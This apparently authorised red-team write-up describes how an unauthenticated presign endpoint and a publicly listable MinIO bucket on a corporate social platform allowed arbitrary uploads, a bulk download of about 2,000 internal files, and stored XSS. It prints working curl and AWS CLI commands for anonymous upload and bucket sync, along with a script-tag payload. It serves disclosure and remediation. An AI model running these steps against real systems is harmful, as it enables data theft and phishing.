Introduction
During a red team engagement for a client, I was testing an internal corporate social media platform, a private application used by employees to share posts, files, and announcements. The application appeared straightforward on the surface, but a closer look at the file upload flow revealed a chain of misconfigurations that ultimately exposed over 2,000 internal documents to unauthenticated access.
This post walks through the discovery process step by step, from a simple presigned URL endpoint to full bucket enumeration and data extraction.
All testing was conducted under a signed agreement. Company names, domains, and identifying information have been redacted or replaced with
xyz.comthroughout.
Reconnaissance
The target application was hosted at social.xyz.com. While testing the file upload functionality, specifically a profile photo upload, I intercepted the traffic in Burp Suite and noticed that the upload was handled in two separate requests.
The first request hit a presign endpoint, and the second used the returned URL to deliver the file. What immediately caught my eye was the response from the presign endpoint: the file was being uploaded to a completely separate subdomain, social.xyz.com, and specifically into a path called /inside/.
That /inside/ prefix was worth investigating.
Finding 1, Unauthenticated Presigned URL Generation

The presign request looked like this:
POST /api/upload/presign HTTP/1.1
Host: social.xyz.com
Content-Type: application/json

{"fileName":"iltosec.svg","contentType":"image/svg+xml","folder":"images","sizeBytes":175}
And the response:
{
  "success": true,
  "data": {
    "url": "https://social.xyz.com/inside/images/9876543210123-abc123xyz789.svg?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Content-Sha256=UNSIGNED-PAYLOAD&X-Amz-Credential=inside%2F20260531%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20260531T014508Z&X-Amz-Expires=60&X-Amz-Signature=501d061a35f3ba2fd27102443b5e98e0ac339ea8137be3579e4eb1e998c7f99b&X-Amz-SignedHeaders=host&x-amz-checksum-crc32=AAAAAA%3D%3D&x-amz-sdk-checksum-algorithm=CRC32&x-id=PutObject",
    "key": "images/9876543210123-abc123xyz789.svg",
    "publicUrl": "https://social.xyz.com/inside/images/9876543210123-abc123xyz789.svg",
    "expiresInSeconds": 60,
    "maxSizeBytes": 104857600
  }
}
The endpoint returned a valid presigned S3 PUT URL, but there was no Authorization header in the request. I dropped my session token and sent the exact same request unauthenticated:
curl -s -X POST https://social.xyz.com/api/upload/presign \
  -H "Content-Type: application/json" \
  -d '{"fileName":"test.txt","contentType":"text/plain","folder":"images","sizeBytes":10}'
The server returned a fresh presigned URL without any authentication. This meant anyone, without an account, could generate upload URLs and write files directly into the bucket.
To confirm, I used the returned URL to upload a file:
curl -X PUT "https://social.xyz.com/inside/images/9823471234567-abc98def12gh?X-Amz-Algorithm=..." \
  -H "Content-Type: text/plain" \
  -d "iltosec"
Response confirmed the file was written:
<Contents>
  <Key>images/9823471234567-abc98def12gh</Key>
  <LastModified>2026-01-14T02:30:55.636Z</LastModified>
  <Size>7</Size>
  <Owner>
    <ID>a1b2c3d4e5f6a7b8c9d0e1f2a3b4c5d6e7f8a9b0c1d2e3f4a5b6c7d8e9f0a1b2c3</ID>
    <DisplayName>minio</DisplayName>
  </Owner>
  <StorageClass>STANDARD</StorageClass>
</Contents>
Finding 2, Public Bucket Listing & MinIO Identification
With social.xyz.com in scope, I navigated directly to the /inside path in the browser:
https://social.xyz.com/inside
Instead of an error, the server returned a full XML bucket listing:
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>inside</Name>
  <Prefix/>
  <Marker/>
  <NextMarker>images/migration-9887765432101-xy78zw34qp.jpg[minio_cache:v2,return:]</NextMarker>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>true</IsTruncated>
  ...

Two things immediately stood out. First, the NextMarker value contained [minio_cache:v2,return:], a MinIO-specific cache annotation not present in AWS S3. Second, the Owner field in every object entry showed:
"Owner": {
  "DisplayName": "minio",
  "ID": "f1e2d3c4b5a697887766554433221100aabbccddeeff00112233445566778899"
}

To further confirm, I checked the MinIO health endpoints:
https://social.xyz.com/minio/health/ready
https://social.xyz.com/minio/health/live
Both returned empty 200 OK responses, confirming this was an on-premise MinIO instance mimicking the AWS S3 API, not actual AWS infrastructure.
I then used the AWS CLI with --no-sign-request to enumerate the bucket properly:
aws s3 ls s3://inside --no-sign-request --endpoint-url https://social.xyz.com
PRE documents/
PRE images/
PRE ***/
PRE ***/
Four directories. I then listed all objects recursively:
aws s3 ls s3://inside --recursive --no-sign-request --endpoint-url https://social.xyz.com
2026-01-14 09:23:47     512800 documents/9912345678901-abc123def45.zip
2026-01-15 11:45:12          0 documents/9923456789012-def456ghi78.tmp
2026-01-15 16:18:33         53 documents/9934567890123-ghi789jkl90.tmp
2026-01-16 08:52:19         67 documents/9945678901234-jkl012mno34.txt
2026-01-16 14:30:05        512 documents/9956789012345-mno345pqr67.docx
2026-01-17 10:07:44        528 documents/9967890123456-pqr678stu89.docx


Over 2,000 objects across all four directories.
Finding 3, Sensitive Data Exposure
With bucket listing confirmed, I synced the entire bucket locally:
aws s3 sync s3://inside ./xyz_data --no-sign-request --endpoint-url https://social.xyz.com
download: s3://inside/documents/9923456789012-def456ghi78.inc to xyz_data/documents/...
download failed: s3://inside/documents/9934567890123-ghi789jkl90.inc ... An error occurred (403) when calling the GetObject operation: Forbidden
download: s3://inside/documents/9956789012345-mno345pqr67.docx to xyz_data/documents/...
...

The downloaded data included:
- Internal PDF documents and reports
- IT department Excel spreadsheets
- HTML files likely from internal tooling
- An
.exebinary (documents/234512347603-xyuir7f1ilg.exe) - Company event materials and announcements
Some files returned 403 Forbidden on GetObject despite appearing in the listing, a partial misconfiguration where list permissions were public but some individual object ACLs were restricted. This inconsistency further indicates the bucket policy was never intentionally designed for public access.
Finding 4, Stored XSS via Unauthenticated File Upload
Since the presign endpoint accepted arbitrary contentType values and the bucket was publicly readable, I tested whether I could upload an HTML file containing JavaScript:
curl -s -X POST https://social.xyz.com/api/upload/presign \
  -H "Content-Type: application/json" \
  -d '{"fileName":"iltosec.html","contentType":"text/html","folder":"documents","sizeBytes":10}'
The server returned a presigned PUT URL for an HTML file. I uploaded the payload:
curl -X PUT "https://social.xyz.com/inside/documents/9823471234567-abc98def12gh.html?..." \
  -H "Content-Type: text/html" \
  -d "<script>alert('iltosec')</script>"
Navigating to the public URL of the uploaded file in a browser executed the script.

Since the bucket is publicly accessible, this URL can be sent to any employee. Combined with the inside context, where users are likely authenticated to other internal services, this creates a realistic phishing vector.
Impact
The combination of these findings creates a significant attack surface:
Unauthenticated write access, Any external actor can upload arbitrary files to the corporate storage bucket without credentials, bypassing the application's authentication entirely.
Full internal document exposure, 2,000+ internal files totaling over 3GB of data, including IT spreadsheets, internal reports, company event materials, and executable binaries, were fully accessible to the public internet with no authentication required. The scale of this exposure moves it beyond a simple misconfiguration into the territory of a significant data breach.
Stored XSS delivery platform, The bucket serves as a reliable host for malicious HTML payloads. An attacker can craft a phishing link pointing to social.xyz.com, a trusted corporate domain, making detection significantly harder than an external phishing domain.
Partial GetObject restrictions provide false confidence, The fact that some files return 403 on download while still appearing in the listing suggests the bucket was never audited. Teams may assume restrictions are in place when listing itself is fully open.
Remediation
Bucket policy, Set the inside bucket policy to private. No anonymous s3:ListBucket or s3:GetObject should be permitted.
Presign endpoint authentication, The /api/upload/presign endpoint must require a valid session token before generating any presigned URLs.
File type restriction, The presign endpoint should validate and whitelist permitted contentType values server-side. HTML, SVG, and executable types should be rejected outright.
MinIO access review, Audit all bucket policies across the MinIO instance. Verify that /minio/health/ endpoints are not reachable from the public internet.
Credential rotation, If the inside access key was ever exposed in logs or client-side responses, rotate immediately.